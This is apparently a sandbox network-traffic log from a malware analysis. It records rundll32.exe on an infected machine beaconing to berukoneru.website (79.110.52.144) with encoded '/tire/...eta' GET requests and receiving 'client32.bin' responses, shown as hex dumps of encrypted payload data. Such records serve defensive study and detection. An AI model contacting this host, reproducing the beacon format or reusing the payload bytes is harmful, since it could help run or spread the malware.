2021-12-14 09:21:40 UTC	1898	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:40 GMT Content-Type: application/zip Content-Length: 1869 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=556vhnkqkn9iuh6ietolk9e630; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:40 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:40 UTC	1899	IN	Data Raw: a1 e8 4e 39 d8 b2 11 ec 16 ab 59 67 3a eb be 41 8e d7 95 21 5e 96 1a 46 72 fd 57 3a 49 c4 80 6c 33 39 f9 45 a2 84 bd 4e e5 18 0f 14 dd 3b 3b 58 0c 09 c6 a5 b8 56 34 db b1 5a 48 a4 05 d2 a0 f5 2e 63 af 64 57 86 5b 2c 8e d6 87 1c 9b e4 6e f0 15 94 49 8a 70 8c cf 96 33 5c 46 98 eb cb 4d 6e 34 72 48 75 c6 13 a9 9b b5 1a cc ea 3c 49 4d c4 45 28 c6 8f 9b ea 4d 8e 90 a8 24 3e 52 52 b8 7d 9e 51 45 2d a5 19 6b fe 47 ac e1 f2 70 a1 54 ac c9 69 f9 2b 68 af e0 ab fc f4 d3 a0 26 74 33 99 1e 08 42 1f 07 52 4d d0 14 4c ec d9 f8 e7 7a 59 30 d0 37 a6 84 0c e4 6c 5a f0 8b 90 0f 17 4e 29 70 b6 b3 93 ec 05 72 a4 a2 b0 a2 df 37 ef 86 4d 32 f1 ed 1e 7a 7b 97 c7 49 b4 1a a9 5e 07 c1 14 8c 05 07 02 41 d6 7e 01 94 fe 16 34 37 d5 2d 1b 6b 4d fe 9c 9d e0 f2 53 c1 29 b9 7e 93 c4 91 Data Ascii: N9Yg:A!^FrW:II39EN;;XV4ZH.cdW[,nIp3\FMn4rHu<IME(M$>RR}QE-kGpTi+h&t3BRMLzY07lZN)pr7M2z{I^ A~47-kMS)~

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49814	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	289	OUT	GET /tire/aZ8BheahozwZJezagn3wPqr/iz35YcAb_2/F5jeyfvVg2ICfCrEk/0rrw6u3U7gic/uqJTyp4A5eQ/0U2GqSt0iiLb Ux/HO3viOhQ8WkG8vbfTOB_2/BnaqEkGKFXXYKGIR/Ctbh99dX8lvtuYg/YlazQ5uDO_2FKEL9Q_/2BJjb_2Fo/n4T KwNU4Z7gGvATNQb4t/rYS_2FADS/RnX9qstM/g.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	419	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 213639 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=50rkccuo2l6o33r9sc7cq0jui3; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	419	IN	Data Raw: fa 20 1c 7c 43 17 ce 86 db 4b 72 bb 94 ee 48 40 4a bf 8f e9 2c 5b ea 47 de 7c 6b a3 c0 07 1f 75 79 27 cc 4f 13 37 db a0 64 75 67 27 44 06 94 62 3d 48 9c 68 d9 61 6a d0 2d 9f ee c4 99 6b 5a 7d 2a a8 7a 61 02 68 25 2e c6 05 51 2c 3c a9 d0 f0 20 85 44 a0 e6 75 44 05 09 0e dd 6b 40 f5 0c ce c8 32 78 62 bd 18 eb 3e 4d 07 dc 11 a7 92 4b 99 b7 54 f2 b2 a3 c0 bd 2f 2f bb 85 f4 79 21 4e 8a 91 19 e7 51 35 57 c0 6f a3 24 4c ae e7 9e 1e 57 97 af c0 d4 8c 8a a3 d6 1f 7b 9d ea 00 e4 b0 ae 58 7b 98 80 a4 dd 02 0b b3 21 6b bc 98 e8 6c 18 52 6e 44 78 cc 7a d2 a1 31 6d 95 8a fa 0f 47 53 3d 0b 4d 9d ec 4c 7e b4 b0 00 bd f5 32 ca 9d f6 39 81 49 d4 cc 67 7f 5a b6 d3 b9 57 bc 88 c3 3a 69 5b 38 95 b8 75 a0 6c 39 1d b3 3e a0 ea 5f ef 54 dc 14 77 c6 d3 27 4d f2 5c a7 2f a6 4b 56 Data Ascii: |CKrH@J,[G|kuy'O7dug'Db=Hhaj-kZ}*zah%.Q,< DuDk@2xb>MKT//y!NQ5Wo$LW{X{!klRnDxz1mGS=ML~29 IgZW:i[8ul9>_Tw'M\KV
2021-12-14 09:21:39 UTC	435	IN	Data Raw: 37 0d 4a 26 07 ef 84 99 04 24 2d d2 a5 97 36 90 06 1e 40 0c 13 97 05 8d 3b 48 a0 1c bb fe bc 13 9a 21 57 ed df 3c 3f 87 73 02 40 da c3 75 75 da ba aa ab 65 d7 2e 68 08 03 ed ec 4a cd 55 ff 67 38 b6 c0 52 54 a2 5d 4f 34 7a 36 15 b6 f6 f9 19 e7 4b 6e de 07 dd 3f 2b f2 13 e4 40 c8 ca 33 08 92 fe 08 fe e9 24 06 60 04 d0 0f 80 64 2b 5a a4 af 11 ce 4d f0 83 94 21 95 58 75 b0 3a c5 0a 41 74 e5 d1 e6 cb ec d1 10 5a 97 cb 53 54 a0 d5 ff 8e ff cf 43 1c 6d 25 74 5c 1e 50 84 cc 16 14 ca 08 55 7d 40 cb cd 5f 28 dc 06 33 e3 4e 6f 46 14 3f 23 4a 56 c8 49 5a 7e 53 fc 32 ea b7 a4 56 cb 32 1c 95 b2 42 66 98 99 8f 28 a1 88 6e 03 94 d3 7f 10 de 93 62 15 b7 57 7d d0 e0 68 3d e5 9f 59 38 d9 15 ef 9b a0 99 be 42 e4 8a 9d a3 22 55 fd eb 57 2d 41 2e 20 52 7e be e1 57 37 58 7b 93 Data Ascii: 7J&$-6@;H!W<?s@uue.hJUg8RT]O4z6Kn?+@3$`d+ZM!Xu:AtZSTCm%t\PU}@_(3NoF?#JVIZ~S2V2 Bf(nbW}h=Y8B"UW-A. R~W7X{
2021-12-14 09:21:39 UTC	451	IN	Data Raw: ec 62 9f bc 1d 37 03 80 a9 34 02 cc a6 41 79 a3 1a aa aa aa bf 89 76 05 07 2a 3d 9e 07 aa 5a bd ed ce ff e2 a8 49 49 0e f0 3f c2 12 d5 e1 11 27 72 23 00 77 a4 f5 70 d5 7e d5 36 4b 3b 8c d0 57 5e e2 28 b4 7f 5d 0f ca 46 26 f0 0b 1c f1 a6 c9 b9 66 d7 05 bf 83 4c 8f 4c 75 7a 0f 3a 42 17 db a5 88 a8 6d 2b 54 ae ce 4d a9 0e 7d c1 b5 69 64 34 ce 02 aa ae 23 fe cb 06 a1 c5 8a 8f 95 f9 f6 de 29 90 30 08 46 90 be 1b eb 4f 9c bd d5 3d ef 91 29 52 0e 14 d0 37 45 29 2f de 63 c2 30 a3 f4 b5 96 a1 e5 15 04 64 42 10 2b 99 49 f6 ff ff 19 23 b8 d8 a0 37 bd 58 97 d7 4b 7c 44 c8 c3 b1 f8 47 ce 61 64 d1 a0 18 84 3f 92 6a 72 0a 59 0d 9b c9 c1 7d 5a a3 2f ef 44 db b8 a3 d5 9f 5f 5d 01 71 77 bb 91 3e 30 ce 3f cf 91 ab c0 56 da 5f 51 ed 2f f4 de de a3 17 d5 96 94 1a 34 bf 6c 83 Data Ascii: b74Ayv*=ZII?'r#wp~6K;W^(]F&fLLuz:Bm+TM}id4#)0FO=)R7E)/c0dB+I#7XK|DGad?jrY}Z/D_]qw>0?V_Q/4l
2021-12-14 09:21:39 UTC	467	IN	Data Raw: 74 64 30 2b 47 63 05 4e 1a 92 63 4d 88 49 ac 7b 18 e6 66 8d c0 25 d7 7e d9 11 1b 4f 63 60 d7 26 d1 40 d4 34 6e 34 3d 4b 92 e5 d7 a5 9a 3d e3 aa 8b 11 69 45 06 e0 eb dd 13 3b e4 ab 18 fa 5c e3 62 7f 93 bc 12 14 64 16 dd 5a 06 be 89 69 5e 65 ff 7b 27 50 76 26 a1 36 18 4a bf 41 83 8d 32 53 95 00 1e ee 73 11 c9 fb 9d 51 90 3a 39 5a 7b a5 4a 90 93 75 60 b4 a8 34 90 7a 6d e3 26 5d 01 e1 15 2f 75 14 56 2d 3e a3 51 8f 13 c2 d9 a7 d4 f2 74 ac 31 a0 07 61 96 4d e9 74 71 23 a4 75 5c 5f c5 4b 90 38 27 65 6f ef e5 aa 73 dc 30 d3 59 85 05 15 2f 5b 84 86 e4 52 3c 0e a8 bf 8c d0 00 60 7e bd 0d 42 8d 07 ee 5f d2 2a 60 c1 45 57 83 62 9f e1 79 14 87 dc 39 aa 2a 84 fe b0 c0 04 7c 32 47 0d 59 ca 53 c0 a9 0e 70 52 d7 a6 6c b7 d2 50 27 75 f0 af b5 ff ed 71 b5 9e d0 98 b3 70 c0 Data Ascii: td0+GcNcMI{f%~Oc`&@4n4=K=iE;\bdZi^e{'Pv&6JA2SsQ:9Z{Ju`4zm&]/uV->Qt1aMtq#u_K8'eos0Y/[R<` ~B_*`EWby9*|2GYSpRlP'uqp
2021-12-14 09:21:39 UTC	483	IN	Data Raw: 06 de ca b6 3b 58 d5 62 cc 8a fb 45 76 21 95 c0 b7 2c 97 8f 7a 17 6a ac dd 76 32 14 48 19 d0 f7 c1 ee d3 57 60 bd a5 93 62 80 9a af 88 21 6c f2 8b 96 f0 d2 d3 34 b0 93 6b e1 52 c5 e0 b9 09 dc 24 7a bd f8 df 67 a9 25 54 e7 de 5c 27 67 d5 fa 59 28 f5 37 6f d4 a7 77 ef 33 f7 a0 57 23 35 bf 1f 26 2f 21 24 2e ac 08 73 bb a6 cc 3e d8 4b 4b fb c3 f7 81 12 0a 84 64 e0 0f 53 9a 23 a7 71 ae d5 f0 ee 0d 75 e0 23 cf 60 07 52 87 2c 23 56 b9 be df 5e 73 1f 46 f8 26 c6 6e c1 c4 ac a0 81 94 36 a2 86 82 0a fc c3 93 e8 ec e7 f6 54 24 ad 75 ad b1 8e ee ec a4 90 7d ee 8b 09 c2 b8 57 51 ba b0 ea 34 67 e2 87 bf 0c 2d 47 77 a1 62 67 a6 0c 1b a3 9e 8c 2f f0 90 c7 cd 2d ac 34 88 21 79 00 a9 d9 15 ae 14 e7 9c 74 d0 c8 de e0 b0 7e 94 ae f8 af a3 a6 cd cc a7 9f f4 c4 d3 b0 23 7c 41 Data Ascii: ;XbEv!,zjv2HW`b!l4kR$zg%T\'gY(7ow3W#5&/!$.s>KKdS#qu#`R,#V^sF&n6T$u}WQ4g-Gwbg/-4!yt~#|A
2021-12-14 09:21:39 UTC	499	IN	Data Raw: 1a 8b 8a c2 67 70 7e 71 54 68 79 73 a5 4e ab e3 4a b0 c0 35 cc 84 e5 09 8a 2d d4 b3 61 5c 7c a2 69 40 6d 93 fe 19 95 f1 37 72 e3 a4 cc e1 46 00 36 ad 08 70 09 48 ee df 28 59 f1 dc 84 d8 a6 88 9b 81 17 8e ac 5a 38 1e e3 b0 2c 58 88 bc 3c cc a0 d1 3f c9 e2 cd 71 82 5a a1 c4 49 0c ab e1 5d d1 4f 54 3c 7d a2 ed c9 e0 f5 88 65 0a 91 c0 51 f6 39 73 4c 95 3f e6 b4 ce f9 ff 68 3d da 15 d4 a3 b5 3e 9b f4 35 b5 15 04 36 86 d2 ec 26 ef ad 43 d2 da 21 a2 d9 f4 d3 7e 4c 68 aa bd 8e 8c d2 db 21 9d 03 68 fe f0 e3 c2 17 82 dc 14 81 fc 68 d1 32 7e 48 88 4d 6d a1 89 03 19 4f 65 74 d5 22 c5 7b 46 5c 8e e0 12 37 09 9f 86 e4 8c 00 7a 9c 9e 4c 98 c5 39 45 26 d1 e9 44 94 ff c8 ca 5c a2 f4 33 0d 2a aa 1f d3 4c 1c 0c 3f f3 08 7b a3 eb 7b e7 59 b5 5b bf cb 25 9b 11 72 93 d9 2d e6 Data Ascii: gp~qThysNJ5-a\\|i@m7rF6pH(YZ8,X<?qZI]OT<}eQ9sL?h=>56&C!~Lh!hh2~HMmOet"{F\7zL9E&D\3*L?{{Y[%r-
2021-12-14 09:21:39 UTC	515	IN	Data Raw: 33 c3 d5 ab 38 83 31 57 4d b0 0c 3c fc 3e 4f d3 9b 72 a3 e4 0c 6c 08 2f ff a4 6c 6a df b6 8c 7b 24 68 b0 0e d2 05 e2 f9 41 46 ca 15 b9 b7 02 0c e3 58 ba 11 31 8b ba 02 3a 0c 84 d5 36 ab 65 24 1f f9 e2 0f 83 47 9a 22 6f 31 de 9f 0f 48 b3 c9 db f9 ab 1d 27 e9 c5 83 98 15 d7 6c 93 b7 0e ed 5f c9 d9 03 df 84 ce 07 03 28 39 eb db c4 21 50 9c 97 90 2c 76 af c5 99 4a 54 f4 ba 0b 5d 24 61 50 81 c0 d8 7d 07 a2 e1 6b 26 5f 8b 7c 88 95 2c 76 4f d0 70 dd 80 88 86 50 b0 40 ad 95 3b 12 bc 72 7c d5 0a 64 6a 9b 5a 3c f4 3f 02 57 75 f9 dc 0a 2e ff 75 10 53 d2 85 61 8f 3f 50 d0 35 57 1d 0c 50 9d e4 f5 fd 6c 84 5d 36 96 76 96 d2 ff 6f b3 fd 55 53 1a c3 bf 4b b6 27 2d e6 3c 55 80 81 fc 5e 8c 97 1a f2 df 24 a3 b6 a9 d1 ef 67 e5 8d 7a 95 79 f4 9d 6e 17 78 d6 28 d0 4a 03 fb b4 Data Ascii: 381WM<>Orl/lj{$hAFX1:6e$G"o1H'l_(9!P,vJT]$aP}k&_\|,vOpP@;r\|djZ<?Wu.uSa?P5WPl]6voUSK'-<U^$gzynx(J
2021-12-14 09:21:39 UTC	531	IN	Data Raw: 36 0c 6a 47 30 19 9c 4e 22 85 cb 33 b8 3c 86 72 6e eb c2 7f 61 f3 63 c9 32 ed 9a 6c 4e 71 21 a3 96 09 5b 1b f6 91 d8 af 7f 12 2f 29 bb 70 ab 1e 8f 4e 86 79 ad f6 43 a3 93 18 7d 1f cd c9 74 b0 36 46 e2 59 f2 66 4d 73 8d 51 79 81 72 ed e3 8b 3b 3c f9 23 bf 04 38 63 7f ed 81 2c 3c 66 e8 4d 85 47 dd da 40 0d f8 54 73 09 8e e5 8d 8d 56 86 3b 42 a5 20 c3 4d 3d 63 e6 81 2e d5 06 d0 40 d4 9b 0d 1b 77 b1 b5 59 66 f4 f3 d3 f0 a4 6a 03 8b d6 85 61 23 74 bb b4 54 a1 fa 5a 96 88 0d 48 0c 10 fc a7 55 bb fe 20 0d e3 f2 af 1a c5 61 fe 3f d1 72 04 af a2 d5 4c 24 76 71 d3 2c 1d 01 cc 92 44 5b b1 61 ea 2f e9 d5 61 5a c7 1d 6f 06 ad 68 4f d1 aa c8 64 89 7c 2f a9 56 0d 9e 5a 98 51 aa 2c 0b 5d 83 9b 9f 16 c2 e5 71 51 02 ea cc 84 39 90 e7 3b ce f7 eb ee e7 16 20 5a 10 d9 b7 22 Data Ascii: 6jG0N"3<rnac2lNq![/)pNyC}t6FYfMsQyr;<#8c,<fMG@TsV;B M=c.@wYfja#tTZHU a?rL$vq,D[a/aZohOd| /VZQ,]qQ9; Z"

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	547	IN	Data Raw: f2 e5 3a cd 32 2d ed 92 9d 3f 9d f5 64 8d 06 c5 e4 93 7f 3e 78 36 95 1c 30 12 88 9a 97 7e 9b 10 03 a4 d9 d5 b1 65 9e 77 c5 87 e2 43 68 be db 1f 8e 2e a5 55 62 3c ec df 5b 5e a5 61 b7 69 0c ae ee 83 66 7a f5 00 74 70 c2 44 a6 a0 92 0c 66 fa b1 20 92 77 bf 47 29 d0 51 4a 32 10 65 09 54 81 4f ca 93 25 3b c8 e6 6b f3 3d 7d 97 d1 00 ae 70 9d 06 59 3e 67 79 35 74 ea a1 ac 3c 5d 64 44 b3 02 ea 1a ec 16 0e 15 85 65 8c 11 2a 09 43 5a ad 8a 26 10 f6 44 b8 5c 39 ac e8 dc 38 55 3d 16 98 7a 7d 69 fb c6 57 64 49 89 04 01 eb bc 13 9b d2 51 58 5b b1 c4 77 7c 6c b9 4d 8e af 08 97 af 13 96 8a 13 dc 5b 85 ee 1d d9 f1 cb 2e 8d 50 2f 90 1a 74 47 9d 82 de ef bb d5 4b 2a 1c 36 7f f6 20 e8 e6 00 2f 63 53 d2 32 c8 6f 20 15 e4 5b ee d7 c5 b4 29 0f ad c9 4a db d2 7e b9 b1 d9 bf 4a Data Ascii: :2-?d>x60~ewCh.Ub<[^aifztpDf wG)QJ2eTO%;k=}pY>gy5t<]dDe*CZ&D\98U=z}iWdIQX[w\lM[.P/tGK*6 /cS2o []J~J
2021-12-14 09:21:39 UTC	563	IN	Data Raw: 20 73 2e 57 0e da 3c 5f 79 54 cf f8 d9 3a ac c6 dd 9b d7 a4 39 61 8d 95 a4 49 72 7c 27 f5 8b 31 15 bb b1 a4 98 cd 3b 78 40 00 11 29 d8 f3 40 3f e5 24 c7 d0 44 db 15 b8 d0 20 72 e0 9d 97 4a eb ec 4c 78 60 b4 20 69 c7 26 d6 35 1e de 8d c2 21 c5 97 6d 4b a5 c3 49 16 5b d8 a6 e0 0f f2 84 9c d1 79 c0 82 53 97 59 e0 08 c2 cf 30 12 b5 5c 01 b9 dd c2 ee c3 36 24 f8 c7 cb e1 8a c7 fc 03 78 4b 1d ee 0a 44 0a 49 e0 cf 70 92 83 7c e4 ea 46 eb b2 dd eb 84 d1 99 14 0d de f8 64 26 f1 4b 89 99 b9 8e 38 6f 50 7d c3 4d a3 5a 10 f5 76 a0 20 0d 92 21 d1 72 f9 e7 a4 63 ff d0 b6 6b 3d b8 b2 cb 9f 53 83 29 ca db b3 aa f0 99 4c c0 77 df 06 d3 91 a4 f3 f3 97 a2 4b d3 ef 25 5c 44 cb 53 4b 0c 61 51 72 38 97 7d aa 8f 25 bb 4f 4d e7 f3 1b 93 67 be 35 a7 6d 10 26 d0 e9 75 49 03 9b fe Data Ascii: s.W<_yT:9aIr|'1;x@)@?$D rJLx` i&5!mKI[ySY0\6$xKDIp|Fd&K8oP}MZv !rck=S)LwK%\DSKaQr8}%OMg5m&uI
2021-12-14 09:21:39 UTC	579	IN	Data Raw: 36 19 cd 54 79 36 2b 6b 10 11 75 b0 3e 40 37 97 94 7d b3 d1 b3 ee 09 71 72 a8 16 9f 4c 06 27 52 09 90 a7 65 25 a4 a4 57 68 42 27 dd 6a 76 21 5f b3 5f 82 fe 88 df 67 74 1f 96 b4 23 a0 83 08 c2 ae 2d 1b fc ae e5 20 42 94 8a d8 7b d9 9b cf c3 7d 90 4b c0 21 97 33 34 d0 18 df fd d8 62 17 9d 9f 04 23 01 17 72 ad d8 e3 c8 36 ab ab 9c 6d a6 22 8a 34 fe 50 67 53 c5 95 c5 00 5e 38 04 78 1c ea fa f3 22 1e 4b 90 85 1f bb 19 f3 e4 1a 2e 5a d5 ee 09 ea 8a 92 12 37 4d 76 8c 5e 86 9a f6 0f 83 42 3d 9c 00 f1 3f 0a b2 7c 5a 8b 07 84 14 3c ee 7d ba 94 3d 04 25 74 dd 76 52 55 08 a3 7a 93 c7 7a 1d ab 8d 97 0e 87 eb b0 78 a9 b1 ef 0f 66 80 8a a6 12 cd 21 8a d8 66 2c bb 2d 78 c2 f3 b8 a0 53 6a 08 0a 6f d7 94 8a 1c 08 1b f7 0c 22 8d 33 21 1c 41 72 82 67 54 6c 50 cb 57 a0 17 74 Data Ascii: 6Ty6+ku>@7}qrL'Re%WhB'jv!__gt#- B{}K!34b#r6m"4PgS^8x"K.Z7Mv^B=?|Z<}=%tvRUzzxf!f,-xSjo"3!ArgTlPWt
2021-12-14 09:21:39 UTC	595	IN	Data Raw: 0e 82 3b 28 5c 8a 23 f3 fe ac ea 89 97 4f fd 45 07 36 35 55 85 5f e4 c1 68 4d fa b0 54 a3 22 04 98 4f c7 b5 8d 23 7d b2 61 b6 31 34 20 b7 1b a4 d9 42 0b 7e 84 3a ce e7 2c 38 36 17 77 e7 e4 fc 2c 65 16 40 a0 54 34 a1 13 8a 38 48 80 ff 35 49 57 af 87 44 9a 1f fc e5 4c 13 ed 3a 2b e0 e7 ce 29 ed f9 71 81 2e b2 3f 69 f0 38 cd 38 b1 59 2a 92 fb 5c 83 29 11 0a e0 7b 1c 3f d2 c4 55 e4 71 e3 3c b5 7d 97 37 f4 89 35 3e 2a 90 9a 16 31 29 0e b4 2a 40 26 4c aa 45 d5 c7 d8 27 6a 16 b1 9a 67 61 41 a1 1a ba 9f 70 6e 9e e9 48 f7 c2 cc 52 c9 00 75 56 16 a2 d2 83 54 8f f5 d3 27 87 8d e6 67 d7 b0 37 8c b1 38 87 6b 58 e8 12 fe ec 00 2d fd 70 73 31 4e 6a 42 32 85 39 f6 e8 5b 9a 34 07 d7 bd 73 ea cc e2 da f0 8c 8d 5c ca 99 14 9d fd ba a1 e0 ed 4d 03 be 96 69 17 e0 56 c7 1f 7f Data Ascii: ;(\#OE65U_hMT"O#}a14 B~:,86w,e@T48H5lWDL:+)q.?i88Y*\){?Uq<}75>*1)*@&LE'jgaApnHRuVT'g78kX-ps1NjB29[4s\MiV
2021-12-14 09:21:39 UTC	611	IN	Data Raw: a0 19 9a db e6 23 d3 03 86 6f 75 af 47 d5 3f 20 85 14 19 0e b9 d4 63 8c fd 8a 9a af a9 f6 65 42 84 ce cc f3 73 04 88 70 20 03 2e 2d 3a f5 0f cf 45 fe 85 b5 60 0f 38 e4 0f 37 bc bf 4d f6 2c 45 a8 31 d4 65 37 db a7 ee c6 e6 95 0e bc 4a 8a 34 9d a4 0d 59 51 52 14 5c c1 0f 3c ec 47 b1 68 4c 80 4c 71 0c 20 bb b6 5b 7b d7 49 8d 03 7d d5 bb ae cc 8b d0 d0 02 e9 5a 65 53 ae 1e 2c a6 43 6e e2 1e c5 78 ff 67 8f f0 0d d1 d9 1e 13 2c a2 1d df 57 0b e7 72 4f c1 4e fd ee 99 04 21 c1 02 12 96 53 77 8d aa 83 93 27 ff a3 34 86 54 2e 18 ab 65 1d 56 65 e7 f0 fa 9f 11 fb 79 79 cc 44 ad 4a 13 67 7c 78 91 1b 35 3c f6 1d 35 63 f5 35 af 82 78 1c 11 a5 0d 76 24 5c 35 8e 9a 62 ca eb d1 dc 7d 1a a1 82 c4 f1 29 ea 1f 1c 46 3e 42 d1 69 f2 f0 01 dd e9 6b 1b 07 ff 17 68 ac d1 b5 48 8c Data Ascii: #ouG? ceBsp .-:E`87M,E1e7J4YQR\<GhLLq [{I}ZeS,Cnxg,WrON!Sw'4T.eVeyyDJg|x5<5c5xv$\5b})F>BikhH
2021-12-14 09:21:39 UTC	627	IN	Data Raw: 15 93 b0 c9 e5 45 68 a6 ac b4 73 14 04 8b d2 73 37 da 94 58 af 8c 71 a1 da 98 2f 7a 5f 00 68 57 45 4d 6b 23 a3 df ac b7 08 22 c0 21 92 9d 91 8b 92 62 0b c1 a4 d9 31 21 b2 82 fc 16 c3 c2 2c e6 f2 c9 7b 9e ed 62 e8 b1 c5 94 41 f1 99 7a db 30 24 96 ba 10 ac d7 87 21 08 bd c6 d3 02 47 9e 4d 19 3c 56 18 b8 86 af af 82 b6 d8 04 fc 7b 26 3f 88 0f 78 4b de 4d cd 3d 2d 67 48 53 e0 e8 f4 57 ba fb ab 11 65 6b 3f 5a 74 66 d8 6f cd a5 55 54 84 d7 84 2a 96 f0 7b ba fb 3a 40 ae 9a 7e 21 6d 09 fa 90 30 cc af f9 65 a6 50 8e 9b d2 63 fb a0 1f ac 48 d8 90 99 cc 91 db b9 d3 5a f0 df 5d f6 67 0a fc a1 83 ac 70 74 61 2d 1d 54 6f de e8 e2 75 10 9c ed a3 3d b9 89 38 fd 44 93 dc bb be 2a ee 11 5f 06 2e 3b 9d 7d 2a 31 15 93 0e c2 16 3f a1 08 92 6c 38 1e dc 9a b9 14 3b 62 e8 ab b8 Data Ascii: Ehss7Xq/z_hWEMk#"!b1!,{bAz0$!GM<V{&?xKM=-gHSWek?ZtfoUT*{:@~!m0ePcHZ]gpta-Tou=8D*_.;}*1?l8;b

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49815	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	595	OUT	GET /tire/qmvui3Jef80_2BIeM_2BXh/O_2By54KPinsD/_2BFfpah/5k89w5bXqU7DEWhQp1iBEy2/_2BnU_2FsR/sUo3C8aISdxyIYl8W/JynqV_2BmddH/AgiN2_2BUrO/VCPQbezXreMebQ/izeoYIW_2BTEh6B2Zh_2B/L3PgbMDps uFq53n5/obVS_2BHmsXbkex/IxU7ONkaq6S5id4E4C/VTSP2pp87/7bclEnvP5UuFRz5_2FIN/q_2FKVUn/a3U.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:39 UTC	629	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 268426 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=56h97hrongb1tcobt3aqjld9k2; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	629	IN	Data Raw: 58 1b 91 63 b8 aa 05 14 26 b5 4a 87 75 c1 a0 26 9e 3c 11 6e 71 42 96 26 99 7a 08 52 54 2f 31 7f 58 90 87 ef 21 eb 4d ac aa 62 d0 f5 9e 65 dd b1 86 a9 14 c8 ae 98 d4 b6 d6 60 d1 47 77 cd be 8c 6e b1 66 d1 e8 7a 10 1e c8 8c 97 db c5 0f 0b 40 05 e7 84 c2 c8 34 df 33 e6 dc 52 e3 46 f4 95 b7 af 93 01 65 a9 71 60 bf 1f 51 95 4a f0 de 35 3e 05 cd 02 6e e9 85 80 bb d0 9e 8a 75 b1 3b 1e 78 47 1f 6b 12 e2 6d 4a 11 60 95 cc b0 70 f1 9e 77 55 2f 09 91 10 e8 d7 e3 05 c1 1d c9 ea 2f 96 3d 82 e8 0e ae b5 77 75 a5 0d bc 2f f1 b6 c5 47 94 e1 2d 77 eb d0 a1 8b a7 ad 18 90 fa 77 82 10 81 a4 59 32 4a 80 82 20 cd 7d 1d 20 6f 17 d7 8e 41 9a d0 fb 32 98 6c 3b da 81 8e 51 5e cb e0 92 a7 47 9a 9d c8 4d ed 20 99 cb 03 c1 2b 49 00 fa b7 08 c4 02 c1 94 c4 b3 eb 0b 87 5e bf 36 f0 75 Data Ascii: Xc&Ju&<nqB&zRT/1X!Mbe`Gwnfz@43RFeq`QJ5>nu;xGkmJ`pwU//=wu/G-wwY2J } oA2l;Q^GM +I^6u
2021-12-14 09:21:39 UTC	645	IN	Data Raw: 53 07 cb b8 4e 62 9c b0 52 21 3d c4 3d 76 91 43 af 38 7c 50 14 41 e7 bd 39 dd 41 f5 8b 56 ab fc e5 6d c6 be ea b9 6f ac 49 c3 e4 fc 2c 2e 24 77 88 18 d0 d6 0d e2 48 70 d9 46 b0 89 af 38 9c 24 3c b1 b0 63 e5 b0 08 90 17 71 54 ef f8 87 9d 1e 42 a7 fd 9a 63 c3 82 40 5b b8 56 fe 88 58 4d 03 7b 4a c1 3e 01 55 8d a2 04 94 51 bf c3 70 6b d2 e2 08 64 3d df 31 53 f8 f6 69 5e 2b 60 1e 2f 64 eb a0 41 2e cb 53 06 1f a2 63 54 77 f5 61 29 3a 5a fb 59 8c ff 2a c8 82 0d 0a b0 a7 75 fb 71 92 04 b8 69 03 b4 45 51 d3 95 71 f0 db 15 b4 fb c5 0d 33 ef a0 0b 56 c4 42 43 9e a7 a1 d1 7f 09 fe c9 cc 52 6e cb 80 08 2a 8e a8 9e fd e5 c4 23 ad ed bd 3e 84 71 6f 32 b7 23 76 bd f0 aa 04 aa 58 67 b0 ae 2d e0 9e 97 be 39 61 1a 42 24 de 9f 09 a5 12 54 85 a1 89 71 fa a7 21 f9 6e ff 48 25 Data Ascii: SNbR!==vC8|PA9AVmoI,.$wHpF8$<cqTBc@[VXM{J>UQpkd=1Si^+`/dA.ScTwa):ZY*uqiEQq3VBCRn*#>qo2#vXg-9aB$Tq!nH%
